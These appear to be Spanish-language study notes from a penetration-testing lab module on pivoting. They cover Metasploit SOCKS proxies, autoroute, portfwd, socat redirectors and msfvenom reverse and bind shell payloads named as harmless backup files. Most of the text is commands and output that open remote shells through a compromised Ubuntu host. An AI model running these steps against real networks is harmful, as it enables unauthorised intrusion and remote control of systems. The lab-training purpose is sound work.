### Confirmación de que el servidor proxy está en ejecución



Túneles y reenvío de puertos de Meterpreter

```
msf6 auxiliary(server/socks_proxy) > jobs


Jobs
====

  Id  Name                      Payload  Payload opts
  --  --                       -----  -----
  0   Auxiliary: server/socks_proxy
```

Después de iniciar el servidor SOCKS, configuraremos proxchains para enrutar el tráfico generado por otras herramientas como Nmap a través de nuestro pivot en el host Ubuntu comprometido. Podemos agregar la siguiente línea al final de nuestro archivo **proxchains.conf** ubicado en **/etc/proxchains.conf** si aún no está allí.

#### Agregar una línea a proxchains.conf si es necesario

```
socks4 127.0.0.1 9050
```



**Nota:** Dependiendo de la versión que esté ejecutando el servidor SOCKS, ocasionalmente es posible que necesitemos cambiar Socks4 a Socks5 en proxchains.conf.

Por último, debemos indicarle a nuestro módulo Socks\_proxy que enrute todo el tráfico a través de nuestra sesión de Meterpreter. Podemos usar el módulo de Metasploit **post/multi/manage/autoroute** para agregar rutas para la subred 172.16.5.0 y luego enrutar todo el tráfico de nuestras cadenas proxy.

#### Creación de rutas con AutoRoute

```
use post/multi/manage/autoroute
set SESSION 1
set SUBNET 172.16.5.0
run
```



También es posible agregar rutas con autoroute ejecutando autoroute desde la sesión de Meterpreter.

```
run autoroute -s 172.16.5.0/23
```

```
Túneles y reenvío de puertos de Meterpreter  
meterpreter > run autoroute -s 172.16.5.0/23  
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.  
[!] Example: run post/multi/manage/autoroute OPTION=value [...]  
[*] Adding a route to 172.16.5.0/255.255.254.0...  
[+] Added route to 172.16.5.0/255.255.254.0 via 10.129.202.64  
[*] Use the -p option to list all active routes
```

Después de agregar las rutas necesarias, podemos usar la opción **-p** para enumerar las rutas activas para asegurarnos de que nuestra configuración se aplique como se espera.

### Listado de rutas activas con AutoRoute

```
run autoroute -p
```

```
Túneles y reenvío de puertos de Meterpreter  
meterpreter > run autoroute -p  
[!] Meterpreter scripts are deprecated. Try post/multi/manage/autoroute.  
[!] Example: run post/multi/manage/autoroute OPTION=value [...]  
Active Routing Table  
=====
```

Subnet	Netmask	Gateway
10.129.0.0	255.255.0.0	Session 1
172.16.4.0	255.255.254.0	Session 1
172.16.5.0	255.255.254.0	Session 1

Como puede ver en el resultado anterior, la ruta se agregó a la red 172.16.5.0/23. Ahora podremos usar cadenas proxy para enrutar nuestro tráfico de Nmap a través de nuestra sesión de Meterpreter.

### Prueba de la funcionalidad de proxy y enrutamiento

```
proxychains nmap 172.16.5.19 -p3389 -sT -v -Pn
```

```
Túneles y reenvío de puertos de Meterpreter

AlejandroGB@htb[/htb]$ proxychains nmap 172.16.5.19 -p3389 -sT -v -Pn

ProxyChains-3.1 (http://proxychains.sf.net)
Host discovery disabled (-Pn). All addresses will be marked 'up' and scan times may be slow
Starting Nmap 7.92 ( https://nmap.org ) at 2022-03-03 13:40 EST
Initiating Parallel DNS resolution of 1 host. at 13:40
Completed Parallel DNS resolution of 1 host. at 13:40, 0.12s elapsed
Initiating Connect Scan at 13:40
Scanning 172.16.5.19 [1 port]
|S-chain|->-127.0.0.1:9050-><>-172.16.5.19 :3389-<><>-OK
Discovered open port 3389/tcp on 172.16.5.19
Completed Connect Scan at 13:40, 0.12s elapsed (1 total ports)
Nmap scan report for 172.16.5.19
Host is up (0.12s latency).

PORT      STATE SERVICE
3389/tcp  open  ms-wbt-server

Read data files from: /usr/bin/../share/nmap
Nmap done: 1 IP address (1 host up) scanned in 0.45 seconds
```

## Reenvío de puertos

El reenvío de puertos también se puede realizar mediante el módulo de Meterpreter **portfwd**. Podemos habilitar un receptor en nuestro host de ataque y solicitarle a Meterpreter que reenvíe todos los paquetes recibidos en este puerto a través de nuestra sesión de Meterpreter a un host remoto en la red 172.16.5.0/23.

## Opciones de Portfwd

```
Túneles y reenvío de puertos de Meterpreter

meterpreter > help portfwd

Usage: portfwd [-h] [add | delete | list | flush] [args]

OPTIONS:

-h      Help banner.
-i <opt> Index of the port forward entry to interact with (see the "list" command).
-l <opt> Forward: local port to listen on. Reverse: local port to connect to.
-L <opt> Forward: local host to listen on (optional). Reverse: local host to connect to
-p <opt> Forward: remote port to connect to. Reverse: remote port to listen on.
-r <opt> Forward: remote host to connect to.
-R      Indicates a reverse port forward.
```

## Creación de un relé TCP local

```
portfwd add -l 3300 -p 3389 -r 172.16.5.19
```

```
Túneles y reenvío de puertos de Meterpreter  
meterpreter > portfwd add -l 3300 -p 3389 -r 172.16.5.19  
[*] Local TCP relay created: :3300 <-> 172.16.5.19:3389
```

El comando anterior solicita a la sesión de Meterpreter que inicie un receptor en el puerto local (**-l**) de nuestro host de ataque **3300** y reenvíe todos los paquetes al **-r** servidor Windows remoto ( ) **172.16.5.19** en **3389** el puerto (**-p**) a través de nuestra sesión de Meterpreter. Ahora, si ejecutamos xfreerdp en nuestro host **local:3300**, podremos crear una sesión de escritorio remoto.

### Conexión a Windows Target a través del host local

```
xfreerdp /v:localhost:3300 /u:victor /p:pass@123
```

```
AlejandroGB@htb[/htb]$ xfreerdp /v:localhost:3300 /u:victor /p:pass@123
```

### Salida de Netstat

Podemos utilizar Netstat para ver información sobre la sesión que hemos establecido recientemente. Desde una perspectiva defensiva, podemos beneficiarnos del uso de Netstat si sospechamos que un host ha sido comprometido. Esto nos permite ver cualquier sesión que haya establecido un host.

```
netstat -antp
```

```
AlejandroGB@htb[/htb]$ netstat -antp  
tcp        0      0 127.0.0.1:54652          127.0.0.1:3300          ESTABLISHED 4075/xfreerd
```


### Reenvío de puerto inverso de Meterpreter

De manera similar a los reenvíos de puertos locales, Metasploit también puede funcionar con el siguiente comando **reverse port Forwarding**, donde es posible que desee escuchar en un puerto específico en el servidor comprometido y reenviar todos los shells entrantes desde el servidor Ubuntu a nuestro host de ataque. Iniciaremos un receptor en un nuevo puerto en nuestro host de ataque para Windows y solicitaremos al servidor Ubuntu que reenvíe todas las solicitudes recibidas al servidor Ubuntu en el puerto **1234** a nuestro receptor en el puerto **8081**.

Podemos crear un reenvío de puerto inverso en nuestro shell existente del escenario anterior utilizando el siguiente comando. Este comando reenvía todas las conexiones en el puerto **1234** que se ejecuta en el servidor Ubuntu a nuestro host de ataque en el puerto local (**-l 8081**). También configuraremos nuestro receptor para que escuche en el puerto 8081 un shell de Windows.

### Reglas de reenvío de puerto inverso


```
portfwd add -R -l 8081 -p 1234 -L 10.10.14.18
```



```
Túneles y reenvío de puertos de Meterpreter  
meterpreter > portfwd add -R -l 8081 -p 1234 -L 10.10.14.18  
[*] Local TCP relay created: 10.10.14.18:8081 <-> :1234
```

### Configuración e inicio de multi/handler

```
bg  
set payload windows/x64/meterpreter/reverse_tcp  
set LPORT 8081  
set LHOST 0.0.0.0  
run
```




```
Túneles y reenvío de puertos de Meterpreter  
meterpreter > bg  
[*] Backgrounding session 1...  
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_tcp  
payload => windows/x64/meterpreter/reverse_tcp  
msf6 exploit(multi/handler) > set LPORT 8081  
LPORT => 8081  
msf6 exploit(multi/handler) > set LHOST 0.0.0.0  
LHOST => 0.0.0.0  
msf6 exploit(multi/handler) > run  
  
[*] Started reverse TCP handler on 0.0.0.0:8081
```

Ahora podemos crear una carga útil de shell inversa que enviará una conexión de vuelta a nuestro servidor Ubuntu en **172.16.5.129: 1234** cuando se ejecute en nuestro host de Windows. Una vez que nuestro servidor Ubuntu reciba esta conexión, la reenviará a **attack host's ip: 8081** que configuramos.

## Generando la carga útil de Windows

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=172.16.5.129 -f exe -o backupscript.exe LPORT=1234
```




Túneles y reenvío de puertos de Meterpreter

```
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=172.16.5.129 -f exe -o backupscript.exe
ected, choosing Msf::Module::Platform::Windows from the payload
electing arch: x64 from the payload
utputting raw payload

7168 bytes
exe
```

Finalmente, si ejecutamos nuestra carga útil en el host de Windows, deberíamos poder recibir un shell de Windows pivotado a través del servidor Ubuntu.

## Establecimiento de la sesión de Meterpreter



Túneles y reenvío de puertos de Meterpreter

```
[*] Started reverse TCP handler on 0.0.0.0:8081
[*] Sending stage (200262 bytes) to 10.10.14.18
[*] Meterpreter session 2 opened (10.10.14.18:8081 -> 10.10.14.18:40173 ) at 2022-03-04 15:2

meterpreter > shell
Process 2336 created.
Channel 1 created.
Microsoft Windows [Version 10.0.17763.1637]
(c) 2018 Microsoft Corporation. All rights reserved.

C:\>
```

## Comandos:

ssh -D 9050 ubuntu@<ip>	Tunel Pivot vía SSH (Reenvío dinámico de ports)
<a href="https://github.com/Anonimo501/host_scan">https://github.com/Anonimo501/host_scan</a>	Descubrimiento de host y puertos en PCs de otras redes (Pivot)
Ahora, consideremos un escenario en el que tenemos nuestro acceso al shell de Meterpreter en el servidor Ubuntu (el host pivote) y queremos realizar escaneos de enumeración a través del host pivote, pero nos gustaría aprovechar las ventajas que nos brindan las sesiones de Meterpreter. En tales casos, aún podemos crear un pivote con nuestra sesión de Meterpreter sin depender del reenvío de puertos SSH. Podemos crear un shell de Meterpreter para el servidor Ubuntu con el siguiente comando, que devolverá un shell en nuestro host de ataque en el puerto <b>8080</b> .	
Los siguientes pasos anaranjados, básicamente hacen lo mismo que las primeras 2 líneas de este cuadro, pero no se hace mediante <b>SSH (Reenvío dinámico de puertos)</b> si no que se realiza desde <b>metasploit</b>	
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=<ip> -f elf -o <b>backupjob</b> LPORT=8080	carga útil para ejecutar en el host de <b>Ubuntu</b> (Pivot)
use exploit/multi/handler set lhost 0.0.0.0 set lport 8080 set payload linux/x64/meterpreter/reverse_tcp run	Iniciando multi/handler, para recibir la conexión en la maquina <b>parrot</b> atacante
chmod +x backupjob . /backupjob	Ejecución de la carga útil en el host de Pivot ( <b>Ubuntu</b> )
pwd	Establecimiento de sesión de Meterpreter
run post/multi/gather/ping_sweep RHOSTS= <b>172.16.5.0/23</b>	Barrido de ping
for i in {1..254} ;do (ping -c 1 172.16.5.\$i   grep "bytes from" &);done	Bucle de barrido de ping en hosts Pivot de Linux
for /L %i in (1 1 254) do ping 172.16.5.%i -n 1 -w 100   find "Reply"	Barrido de ping en bucle usando CMD
1..254   % {"172.16.5.\$(\$_): \$(Test-Connection -count 1 -comp 172.15.5.\$(\$_) -quiet)"}	Barrido de ping con PowerShell
Podrían darse situaciones en las que el firewall de un host bloquee el ping (ICMP) y el ping no nos proporcione respuestas satisfactorias. En estos casos, podemos realizar un escaneo TCP en la red 172.16.5.0/23 con Nmap. En lugar de usar SSH para el reenvío de puertos, también podemos usar el módulo de enrutamiento posterior a la explotación de Metasploit <b>socks_proxy</b> para configurar un proxy local en nuestro host de ataque. Configuraremos el proxy SOCKS para <b>SOCKS version 4a</b> . Esta configuración de SOCKS iniciará un receptor en el puerto <b>9050</b> y enrutaría todo el tráfico recibido a través de nuestra sesión de Meterpreter.	
bg	
use auxiliary/server/socks_proxy set SRVPORT 9050 set SRVHOST 0.0.0.0 set version 4a run	Configuración del proxy SOCKS de MSF
jobs	Confirmación de que el servidor proxy está en ejecución
socks4 127.0.0.1 9050	Agregar una línea a proxychains.conf si es necesario
use post/multi/manage/autoroute set SESSION 1	Creación de rutas con AutoRoute

set SUBNET 172.16.5.0 run	
run autoroute -s 172.16.5.0/23	También es posible agregar rutas con autoroute ejecutando autoroute desde la sesión de Meterpreter
run autoroute -p	Listado de rutas activas con AutoRoute
proxychains nmap 172.16.5.19 -p3389 -sT -v -Pn	Prueba de la funcionalidad de proxy y enrutamiento

El reenvío de puertos también se puede realizar mediante el módulo de Meterpreter portfwd. Podemos habilitar un receptor en nuestro host de ataque y solicitarle a Meterpreter que reenvíe todos los paquetes recibidos en este puerto a través de nuestra sesión de Meterpreter a un host remoto en la red 172.16.5.0/23.

Para poder conectar desde la maquina atacante (**parrot**) y llegar a la maquina windows de la segunda red del segmento 172.16.0.0/23 pasando por el pc pivot (**Ubuntu**) y conectar al servicio **RDP** debemos realizar los siguientes pasos

Dentro de meterpreter (en Ubuntu) ejecutamos lo siguiente

run autoroute -s 172.16.5.0/23	También es posible agregar rutas con autoroute ejecutando autoroute desde la sesión de Meterpreter
run autoroute -p	Listado de rutas activas con AutoRoute
portfwd add -l 3300 -p 3389 -r <ip-win de la 2da red>	(Comando que se ejecuta en el PC pivot, es decir en el Ubuntu víctima, para posteriormente saltar al windows de la 2da red) Creación de un relé TCP local (regla para tener acceso del parrot (3300 local) al windows de la 2da red al puerto 3389)
xfreerdp /v:localhost:3300 /u:victor /p:pass@123	Conexión a Windows Target a través del host local
netstat -antp	Salida de Netstat – en el ubuntu

### Reenvío de puerto inverso de Meterpreter

De manera similar a los reenvíos de puertos locales, Metasploit también puede funcionar con el siguiente comando reverse port Forwarding, donde es posible que desee escuchar en un puerto específico en el servidor comprometido y reenviar todos los shells entrantes desde el servidor Ubuntu a nuestro host de ataque. **Iniciaremos un receptor en un nuevo puerto en nuestro host de ataque para Windows y solicitaremos al servidor Ubuntu que reenvíe todas las solicitudes recibidas al servidor Ubuntu en el puerto 1234 a nuestro receptor en el puerto 8081.**

Podemos crear un reenvío de puerto inverso en nuestro shell existente del escenario anterior utilizando el siguiente comando. Este comando reenvía todas las conexiones en el puerto **1234** que se ejecuta en el servidor Ubuntu a nuestro host de ataque en el puerto local (**-l**) **8081**. También configuraremos nuestro receptor para que escuche en el puerto 8081 un shell de Windows.

(shell inverso de la máquina windows (pasando por ubuntu pivot) al parrot OS). Teniendo acceso a la máquina Ubuntu se enruta el tráfico (run autoroute -s 172.16.5.0/23) para llegar a la máquina windows de la segunda red pivot.

run autoroute -s 172.16.5.0/23	También es posible agregar rutas con autoroute ejecutando autoroute desde la sesión de Meterpreter
--------------------------------	--


portfwd add -R -l 8081 -p 1234 -L <ip-parrot>	Reglas de reenvío de puerto inverso <b>(Para que el pc víctima ubuntu permita el paso del windows (2da red) al parrot mediante un shell inverso)</b>
bg set payload windows/x64/meterpreter/reverse_tcp set LPORT 8081 set LHOST 0.0.0.0 run	<b>Configuración e inicio de multi/handler</b>
msfvenom -p windows/x64/meterpreter/reverse_tcp LHOST=<ip-ubuntu> -f exe -o <b>backupscript.exe</b> LPORT=1234	Generando la carga útil de Windows
Mediante un server Python compartimos el archivo <b>backupscript.exe</b> se descarga desde ubuntu, luego lo se comparte mediante server Python desde ubuntu y se descarga desde powershell de windows con el comando ( <b>Invoke-WebRequest -Uri "http://172.16.5.129:8000/backupscript.exe" -OutFile backupscript.exe</b> ) o similar.	
Finalmente, si ejecutamos nuestra carga útil en el host de Windows, deberíamos poder recibir un shell de Windows pivotado a través del servidor Ubuntu.	

## Redirección de Socat con un shell inverso

[Socat](#) es una herramienta de retransmisión bidireccional que puede crear conectores de tuberías entre **2** canales de red independientes sin necesidad de utilizar túneles SSH. Actúa como un redirector que puede escuchar en un host y puerto y reenviar esos datos a otra dirección IP y puerto. Podemos iniciar el receptor de Metasploit utilizando el mismo comando mencionado en la última sección en nuestro host de ataque, y podemos iniciar el **Socat** en el servidor Ubuntu.

### Iniciando Socat Listener

```
socat TCP4-LISTEN:8080,fork TCP4:10.10.14.18:80
```




Redirección de Socat con un shell inverso

```
ubuntu@Webserver:~$ socat TCP4-LISTEN:8080,fork TCP4:10.10.14.18:80
```

Socat escuchará en el host local en el puerto **8080** y reenviará todo el tráfico al puerto **80** en nuestro host de ataque (10.10.14.18). Una vez que nuestro redirector esté configurado, podemos crear una carga útil que se conectaría de nuevo a nuestro redirector, que se está ejecutando en nuestro servidor Ubuntu. También iniciaremos un receptor en nuestro host de ataque porque tan pronto como socat reciba una conexión de un objetivo, redireccionará todo el tráfico al receptor de nuestro host de ataque, donde obtendremos un shell.

### Creación de la carga útil de Windows

```
msfvenom -p windows/x64/meterpreter/reverse_https LHOST=172.16.5.129 -f exe -o backupscript.exe LPORT=8080
```



Redirección de Socat con un shell inverso

```
AlejandroGB@htb:~/htb$ msfvenom -p windows/x64/meterpreter/reverse_https LHOST=172.16.5.129 -f exe -o backupscript.exe LPORT=8080
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 743 bytes
Final size of exe file: 7168 bytes
Saved as: backupscript.exe
```

Tenga en cuenta que debemos transferir esta carga útil al host de Windows. Para ello, podemos utilizar algunas de las mismas técnicas que utilizamos en las secciones anteriores.

### Iniciando la consola MSF

```
sudo msfconsole
```



Redirección de Socat con un shell inverso

```
AlejandroGB@htb[~/htb]$ sudo msfconsole
<SNIP>
```

### Configuración e inicio del multi/handler

```
use exploit/multi/handler
set payload windows/x64/meterpreter/reverse_https
set lhost 0.0.0.0
set lport 80
run
```



Redirección de Socat con un shell inverso

```
msf6 > use exploit/multi/handler
[*] Using configured payload generic/shell_reverse_tcp
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/reverse_https
payload => windows/x64/meterpreter/reverse_https
msf6 exploit(multi/handler) > set lhost 0.0.0.0
lhost => 0.0.0.0
msf6 exploit(multi/handler) > set lport 80
lport => 80
msf6 exploit(multi/handler) > run

[*] Started HTTPS reverse handler on https://0.0.0.0:80
```

Podemos probar esto ejecutando nuestra carga útil en el host de Windows nuevamente, y deberíamos ver una conexión de red desde el servidor Ubuntu esta vez.

### Establecimiento de la sesión de Meterpreter



Redirección de Socat con un shell inverso

```
[!] https://0.0.0.0:80 handling request from 10.129.202.64; (UUID: 8hwcvdrp) Without a database connected that payload
[*] https://0.0.0.0:80 handling request from 10.129.202.64; (UUID: 8hwcvdrp) Staging x64 payload (201308 bytes) ...
[!] https://0.0.0.0:80 handling request from 10.129.202.64; (UUID: 8hwcvdrp) Without a database connected that payload
[*] Meterpreter session 1 opened (10.10.14.18:80 -> 127.0.0.1 ) at 2022-03-07 11:08:10 -0500

meterpreter > getuid
Server username: INLANEFREIGHT\victor
```

### Comandos (comandos de socat más abajo):

Para que este ataque funcione, debemos tener acceso al windows y ejecutar el payload, para llegar a ello debemos hacer los pasos del modulo anterior que son los siguientes:

Conectarnos al server ubutu mediante SSH

```
msfvenom -p linux/x64/meterpreter/reverse_tcp LHOST=<ip> -f elf -o backupjob LPORT=8080  
recibir la conexión del server ubuntu en parrot con metasploit
```

```
use exploit/multi/handler  
set lhost 0.0.0.0  
set lport 8080  
set payload linux/x64/meterpreter/reverse_tcp  
run  
chmod +x backupjob  
.backupjob
```

Luego de tener la conexión del server ubuntu al parrot mediante metasploit y obtener un meterpreter, debemos ejecutar los siguientes comandos para poder conectarnos a windows de la segunda red (2da red):

```
run autoroute -s 172.16.5.0/23  
run autoroute -p  
portfwd add -l 3300 -p 3389 -r <ip-win de la 2da red>  
xfreerdp /v:localhost:3300 /u:victor /p:pass@123
```

debemos pasar los Payloads de ubuntu y windows mediante **python3 -m http.server** para poder ejecutarlos cada uno en su respectiva máquina.

Descargar payload que se comparte en ubuntu desde windows:  
(Invoke-WebRequest -Uri "http://172.16.5.129:8000/backupscript.exe" -OutFile backupscript.exe)

### Comandos de este módulo SOCAT (**Shell inverso con socat**)

Una vez tengamos acceso al server ubuntu podremos ejecutar los siguientes comandos y configuraciones para obtener un shell inverso desde la maquina windows víctima en la segunda red, al parrot os atacante en la primera red, pasando por el ubuntu como intermedio o host de pivot.

socat TCP4-LISTEN:8080,fork TCP4:<ip-parrot>:80	Nos <b>conectamos al server ubuntu</b> y ejecutamos <b>socat</b>
msfvenom -p windows/x64/meterpreter/reverse_https LHOST=<ip-ubuntu pc pivot> -f exe -o backupscript.exe LPORT=8080	Creamos el payload a ejecutar en windows víctima ( <b>lo creamos en pc atacante parrot</b> )
msfconsole  use exploit/multi/handler set payload windows/x64/meterpreter/reverse_https set lhost 0.0.0.0 set lport 80 run	En parrot OS (Atacante) nos quedamos a la escucha.
Ejecutamos <b>backupscript.exe</b> en windows víctima y recibiremos la shell inversa en parrot en la herramienta metasploit.	

## Redirección de Socat con un shell Bind

De manera similar al redirector de shell inverso de nuestro socat, también podemos crear un redirector de shell de enlace de socat. Esto es diferente de los shells inversos que se conectan de vuelta desde el servidor de Windows al servidor de Ubuntu y se redirigen a nuestro host de ataque. En el caso de los shells de enlace, el servidor de Windows iniciará un receptor y se vinculará a un puerto en particular. Podemos crear una carga útil de shell de enlace para Windows y ejecutarla en el host de Windows. Al mismo tiempo, podemos crear un redirector de socat en el servidor de Ubuntu, que escuchará las conexiones entrantes de un controlador de enlace de Metasploit y las reenviará a una carga útil de shell de enlace en un objetivo de Windows. La siguiente figura debería explicar el pivote de una manera mucho mejor.



Podemos crear un shell de enlace usando msfvenom con el siguiente comando.

### Creación de la carga útil de Windows

```
msfvenom -p windows/x64/meterpreter/bind_tcp -f exe -o backupscript.exe LPORT=8443
```

```
● ● ● Redirección de Socat con un shell Bind
@htb[/htb]$ msfvenom -p windows/x64/meterpreter/bind_tcp -f exe -o backupscript.exe LPORT=8443
Form was selected, choosing Msf::Module::Platform::Windows from the payload
selected, selecting arch: x64 from the payload
specified, outputting raw payload
e: 499 bytes
```

Podemos iniciar un socat bind shelloyente, que escucha en el puerto 8080 y reenvía paquetes al servidor Windows 8443.

## Iniciando el oyente de shell Socat Bind

```
socat TCP4-LISTEN:8080,fork TCP4:172.16.5.19:8443
```

```
● ● ● Redirección de Socat con un shell Bind  
ubuntu@Webserver:~$ socat TCP4-LISTEN:8080,fork TCP4:172.16.5.19:8443
```

Por último, podemos iniciar un controlador de enlaces de Metasploit. Este controlador de enlaces se puede configurar para conectarse al receptor de nuestro socat en el puerto 8080 (servidor Ubuntu)

## Configuración e inicio del controlador/multibind

```
use exploit/multi/handler  
set payload windows/x64/meterpreter/bind_tcp  
set RHOST 10.129.202.64  
set LPORT 8080  
run
```

```
● ● ● Redirección de Socat con un shell Bind  
  
msf6 > use exploit/multi/handler  
  
[*] Using configured payload generic/shell_reverse_tcp  
msf6 exploit(multi/handler) > set payload windows/x64/meterpreter/bind_tcp  
payload => windows/x64/meterpreter/bind_tcp  
msf6 exploit(multi/handler) > set RHOST 10.129.202.64  
RHOST => 10.129.202.64  
msf6 exploit(multi/handler) > set LPORT 8080  
LPORT => 8080  
msf6 exploit(multi/handler) > run  
  
[*] Started bind TCP handler against 10.129.202.64:8080
```

Podemos ver un controlador de enlace conectado a una solicitud de etapa pivotada a través de un escucha socat al ejecutar la carga útil en un objetivo de Windows.

## Establecimiento de una sesión en Meterpreter

```
● ● ● Redirección de Socat con un shell Bind  
  
[*] Sending stage (200262 bytes) to 10.129.202.64  
[*] Meterpreter session 1 opened (10.10.14.18:46253 -> 10.129.202.64:8080 ) at 2022-03-0  
  
meterpreter > getuid  
Server username: INLANEFREIGHT\victor
```

